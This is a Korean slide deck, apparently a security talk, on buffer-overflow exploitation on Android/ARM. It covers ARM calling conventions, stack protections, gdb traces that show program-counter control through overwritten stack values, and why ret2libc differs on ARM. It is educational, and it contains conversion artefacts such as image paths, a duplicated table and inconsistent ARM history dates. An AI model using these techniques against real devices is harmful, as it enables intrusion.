

bof attack in Android linux

ashine



목 차

1. Introduction

2. ARM

3. Exploit

6. Q&A


Introduction


- Target
 - A(ndroid)RM Reversing



안드로이드

- 리눅스 커널 기반
 - 오픈 소스 정책
- Wi-Fi, 블루투스 지원
- Sqlite DBMS
- 타겟모델
 - HTC G1, Nexus One, Galaxy S





- **Android**

- **Wikipedia**




- 안드로이드(**Android**)는 휴대 전화를 비롯한 휴대용 장치를 위한 운영 체제와 미들웨어, 사용자 인터페이스 그리고 표준 응용 프로그램(웹 브라우저, 이메일 클라이언트, **SMS, MMS** 등)을 포함하고 있는 소프트웨어 스택이다. 안드로이드는 개발자들이 자바 언어로 응용 프로그램을 작성할 수 있게 하였으며, 컴파일된 바이트코드를 구동할 수 있는 런타임 라이브러리를 제공한다. 또한 안드로이드 소프트웨어 개발 키트(**SDK:Software Development Kit**)를 통해 응용 프로그램을 개발하기 위해 필요한 각종 도구들과 응용 프로그램 프로그래밍 인터페이스(**API**)를 제공한다.
 - 안드로이드는 리눅스 커널 위에서 동작하며, 다양한 안드로이드 시스템 구성 요소에서 사용되는 **C/C++** 라이브러리들을 포함하고 있다. 안드로이드는 기존의 자바 가상 머신과는 다른 가상 머신인 달빅 가상 머신을 통해 자바로 작성된 응용 프로그램을 별도의 프로세스에서 실행하는 구조로 되어 있다.
 - **2005**년에 안드로이드 사를 구글에서 인수한 후 **2007년 11월**에 안드로이드 플랫폼을 휴대용 장치 운영 체제로서 무료 공개한다고 발표한 후 **48**개의 하드웨어, 소프트웨어, 통신 회사가 모여 만든 오픈 핸드셋 얼라이언스(**Open Handset Alliance, OHA**)에서 공개 표준을 위해 개발하고 있다. 구글은 안드로이드의 모든 소스 코드를 오픈 소스 라이선스인 아파치 **v2** 라이선스로 배포하고 있어 기업이나 사용자는 각자 안드로이드 프로그램을 독자적으로 개발을 해서 탑재할 수 있다. 또한 응용 프로그램을 사고 팔수 있는 구글 안드로이드 마켓을 제공하고 있으며, 이와 동시에 각 제조사 혹은 통신사별 응용 프로그램 마켓이 함께 운영되고 있다. 마켓에서는 유료 및 무료 응용 프로그램이 제공되고 있다.

• Android

• Android Structure

- 안드로이드의 구조는 아래 그림과 같이 컴포넌트로 구성되며 이 컴포넌트는 응용프로그램, 응용프로그램 프레임워크, 라이브러리, 안드로이드 런타임, 리눅스 커널의 총 5개의 계층으로 분류되어 있다.



ARM

- **ARM Architecture**

- **Wikipedia**

- **ARM(Advanced RISC Machine)** 아키텍처는 임베디드 기기에 많이 사용되는 **32-bit RISC** 프로세서이다. 저전력을 사용하도록 설계하여 **ARM CPU**는 모바일 시장에서 뚜렷한 강세를 보인다.
 - **1985년 4월 26일** 영국의 캠브리지에 있는 **Arcon Computers**에 의해서 탄생.
 - **1990년 11월**에 애플사와 **VLSI**의 조인트 벤처 형식으로 **ARM(Advanced RISC Machines Ltd.)**가 생김.



ARM

Designer	ARM Holdings
Bits	32-bit
Introduced	1983
Version	ARMv7
Design	RISC
Type	Register-Register
Encoding	Fixed
Branching	Condition code
Endianness	Bi (Little as default)
Extensions	NEON, Thumb, Jazelle , VFP

Registers

16

• ARM vs x86


• RISC vs CISC

- RISC (Reduced Instruction Set Computer)
 - 복잡한 명령은 여러 명령을 조합하여 소프트웨어적으로 구현한다.
 - 간단한 명령 체계 => 하드웨어가 작다 => 발열, 전력 소모, 가격 유리
 - 보편적으로 CISC보다 느리다.
- CISC (Complex Instruction Set Computer)
 - 명령어의 수가 많다.

ARM	
Designer	ARM Holdings
Bits	32-bit
Introduced	1983
Version	ARMv7
Design	RISC
Type	Register-Register
Encoding	Fixed
Branching	Condition code
Endianness	Bi (Little as default)
Extensions	NEON, Thumb, Jazelle, VFP
Registers	
16	




x86	
Designer	Intel, AMD
Bits	16-bit, 32-bit, and/or 64-bit
Introduced	1978
Design	CISC
Type	Register-Memory
Encoding	Variable (1 to 15 bytes)
Branching	Status register
Endianness	Little
Page size	8086-i286: None i386, i486: 4 KB pages P5 Pentium: added 4 MB pages (Legacy PAE: 4 KB→2 MB) x86-64: added 1 GB pages.
Extensions	x87, IA-32, P6, MMX, SSE, SSE2, x86-64, SSE3, SSSE3, SSE4, SSE5, AVX
Open	Partly. For some advanced features, x86 may require license from Intel; x86-64 may require an additional license from AMD. The 80486 processor has been on the market for over 20 years ^[1] and so cannot be subject to patent claims. This subset of the x86 architecture is therefore fully open.
Registers	
General purpose	16-bit: 6 semi-dedicated registers + BP and SP; 32-bit: 6 GPRs + EBP and ESP; 64-bit: 14 GPRs + RBP and RSP.
Floating point	16-bit: Optional separate x87 FPU. 32-bit: Optional separate or integrated x87 FPU, integrated SSE2 units in later processors. 64-bit: Integrated x87 and SSE2 units.



- **ARM Architecture**

- **ARM calling convention**


- The standard ARM calling convention allocates the 16 ARM registers as:
 - r0 to r3: used to hold argument values passed to a subroutine, and also hold results returned from a subroutine.
 - r4 to r11: used to hold local variables.
 - r12 is the Intra-Procedure-call scratch register.
 - r13 is the stack pointer. (The Push/Pop instructions in "Thumb" operating mode use this register only).
 - r14 is the link register. (The BL instruction, used in a subroutine call, stores the return address in this register).
 - r15 is the program counter.
 - If the type of value returned is too large to fit in r0 to r3, or whose size cannot be determined statically at compile time, then the caller must allocate space for that value at run time, and pass a pointer to that space in r0.
 - Subroutines must preserve the contents of r4 to r11 and the stack pointer. (Perhaps by saving them to the stack in the function prolog, then using them as scratch space, then restoring them from the stack in the function epilog). In particular, subroutines that call other subroutines **must** save the return value in the link register r14 to the stack before calling those other subroutines. However, such subroutines do not need to return that value to r14 -- they merely need to load that value into r15, the program counter, to return.
 - The ARM stack is full-descending.[1]



- **ARM Architecture**

- **ARM calling convention**

- This calling convention causes a "typical" ARM subroutine to
 - In the prolog, push r4 to r11 to the stack, and push the return address in r14, to the stack. (This can be done with a single STM instruction).
 - copy any passed arguments (in r0 to r3) to the local scratch registers (r4 to r11).
 - allocate other local variables to the remaining local scratch registers (r4 to r11).
 - do calculations and call other subroutines as necessary using BL, assuming r0 to r3, r12 and r14 will not be preserved.
 - put the result in r0
 - In the epilog, pull r4 to r11 from the stack, and pulls the return address to the program counter r15. (This can be done with a single LDM instruction).



- **ARM Architecture**

- **X86 calling convention**

- The [x86 architecture](#) features many different calling conventions. Due to the small number of architectural registers, the x86 calling conventions mostly pass arguments on the stack, while the return value (or a pointer to it) is passed in a register. Some conventions use registers for the first few parameters, which may improve performance for short and simple leaf-routines very frequently invoked (i.e routines that do not call other routines and do not have to be [reentrant](#)).

Example call:

```
push eAX          ; pass some register result
push byte[eBP+20] ; pass some memory variable (FASM/TASM syntax)
push 3            ; pass some constant
call calc         ; the returned result is now in eAX
```

Typical callee structure: *(some or all (except ret) of the instructions below may be optimized away in simple procedures)*


```
calc:
push eBP          ; save old frame pointer
mov eBP,eSP       ; get new frame pointer
sub eSP,localsize ; reserve place for locals
.
.                ; perform calculations, leave result in AX
.
mov eSP,eBP       ; free space for locals
pop eBP           ; restore old frame pointer
ret paramsize     ; free parameter space and return
```

Exploit



- Itzhak Avraham (Zuk)
- <http://imthezuk.blogspot.com/>

WHO AM I?



ITZHAK AVRAHAM
I'm Itzhak Avraham (Zuk)! I have a need to hack *any* device with CPU. I do freelance on matters of computer/mobile security research. I do other stuff such as reverse engineering, pentests, etc. Founder & CTO at **zImperium** Where I do Penetration Testing, Reverse Engineering, Incident Handling. Also, I'm a Security Researcher for Samsung R&D Advanced Technology Labs where I do some of the most exciting research possible. If you got any comments/offer/projects, feel free to contact me at my email [zuk [AT]zimperium[DOT]com or leave a comment.

[VIEW MY COMPLETE PROFILE](#)

Security Research (Advanced Technology Lab)

Samsung


Public Company; 10,001+ employees; International Trade and Development industry
February 2010 – Present (1 year 2 months)

Founder & CTO

zImperium


Privately Held; Computer & Network Security industry
January 2010 – Present (1 year 3 months)

Performs high quality R&D. Wide variety of security related specialties including pentesting, reverse engineering, malware analysis and low-level research (RISC/CISC).




- **Linux**
 - Non-Executable Stack

```
$ cat /proc/2340/maps
cat /proc/2340/maps
00008000-00009000 r-xp 00000000 1f:05 566      /data/ashine/test
00009000-0000a000 rw-p 00000000 1f:05 566      /data/ashine/test
0000a000-0000b000 rw-p 0000a000 00:00 0        [heap]
40000000-40008000 r--s 00000000 00:08 273      /dev/ashmem/system_properties (
deleted)
40008000-40009000 r--p 40008000 00:00 0
afc00000-afc21000 r-xp 00000000 1f:03 509      /system/lib/libm.so
afc21000-afc22000 rw-p 00021000 1f:03 509      /system/lib/libm.so
afd00000-afd01000 r-xp 00000000 1f:03 664      /system/lib/libstdc++.so
afd01000-afd02000 rw-p 00001000 1f:03 664      /system/lib/libstdc++.so
afe00000-afe39000 r-xp 00000000 1f:03 478      /system/lib/libc.so
afe39000-afe3c000 rw-p 00039000 1f:03 478      /system/lib/libc.so
afe3c000-afe47000 rw-p afe3c000 00:00 0
b0000000-b0010000 r-xp 00000000 1f:03 347      /system/bin/linker
b0010000-b0011000 rw-p 00010000 1f:03 347      /system/bin/linker
b0011000-b001a000 rw-p b0011000 00:00 0
befeb000-bf000000 rw-p befeb000 00:00 0        [stack]
```



- **Linux**
 - Random Stack


```
# cat /proc/sys/kernel/randomize_va_space
cat /proc/sys/kernel/randomize_va_space
1
# uname -a
uname -a
Linux localhost 2.6.29-00479-g3c7df37 #19 PREEMPT Thu Sep 17 15:38:30 PDT 2009 a
rmv6l GNU/Linux
#
```




- ARM Exploiting
 - Controlling the PC


```
(gdb) x/10x $sp
x/10x $sp
0xbeffffd10: 0x00000000 0xafe0bd63 0x00000000 0xb0001641
0xbeffffd20: 0x00000002 0xbeffffe13 0xbeffffe25 0x00000000
0xbeffffd30: 0xbeffffe29 0xbeffffe3e
(gdb) x/i $pc
x/i $pc
0x83a6 <main+38>: pop    {r4, pc}
(gdb) ni
ni
0xafe0bd62 in __libc_init () from /system/lib/libc.so
```

```
(gdb) x/10x $sp
x/10x $sp
0xbeffffd00: 0x62626262 0x63636363 0x00000000 0xb0001641
0xbeffffd10: 0x00000002 0xbeffffe0a 0xbeffffe1c 0x00000000
0xbeffffd20: 0xbeffffe29 0xbeffffe3e
(gdb) x/i $pc
x/i $pc
0x83a6 <main+38>: pop    {r4, pc}
(gdb) ni
ni
0x000083a6 in main (argc=<value optimized out>, argv=<value optimized out>,
  envp=<value optimized out>)
  at C:/cygwin/home/ashine/android-ndk-r5b/samples/test/jni/test.c:16
  16      in C:/cygwin/home/ashine/android-ndk-r5b/samples/test/jni/test.c
Could not insert single-step breakpoint at 0x63636362
(gdb) x/i $pc
x/i $pc
0x83a6 <main+38>: pop    {r4, pc}
```



- **Ret2Libc**
 - Ret2LibC Overwrites the return address and pass parameters to vulnerable function







- **It will not work on ARM**
 - In order to understand why we have problems using Ret2Libc on ARM with regular X86 method we have to understand how the calling conventions works on ARM & basics of ARM assembly
 - ARM Assembly uses different kind of commands from what most hackers are used to (X86).
 - It also has it's own kind of argument passing mechanism (APCS)
 - The standard ARM calling convention allocates the 16 ARM registers as:
 - r15 is the program counter.
 - r14 is the link register.
 - r13 is the stack pointer.
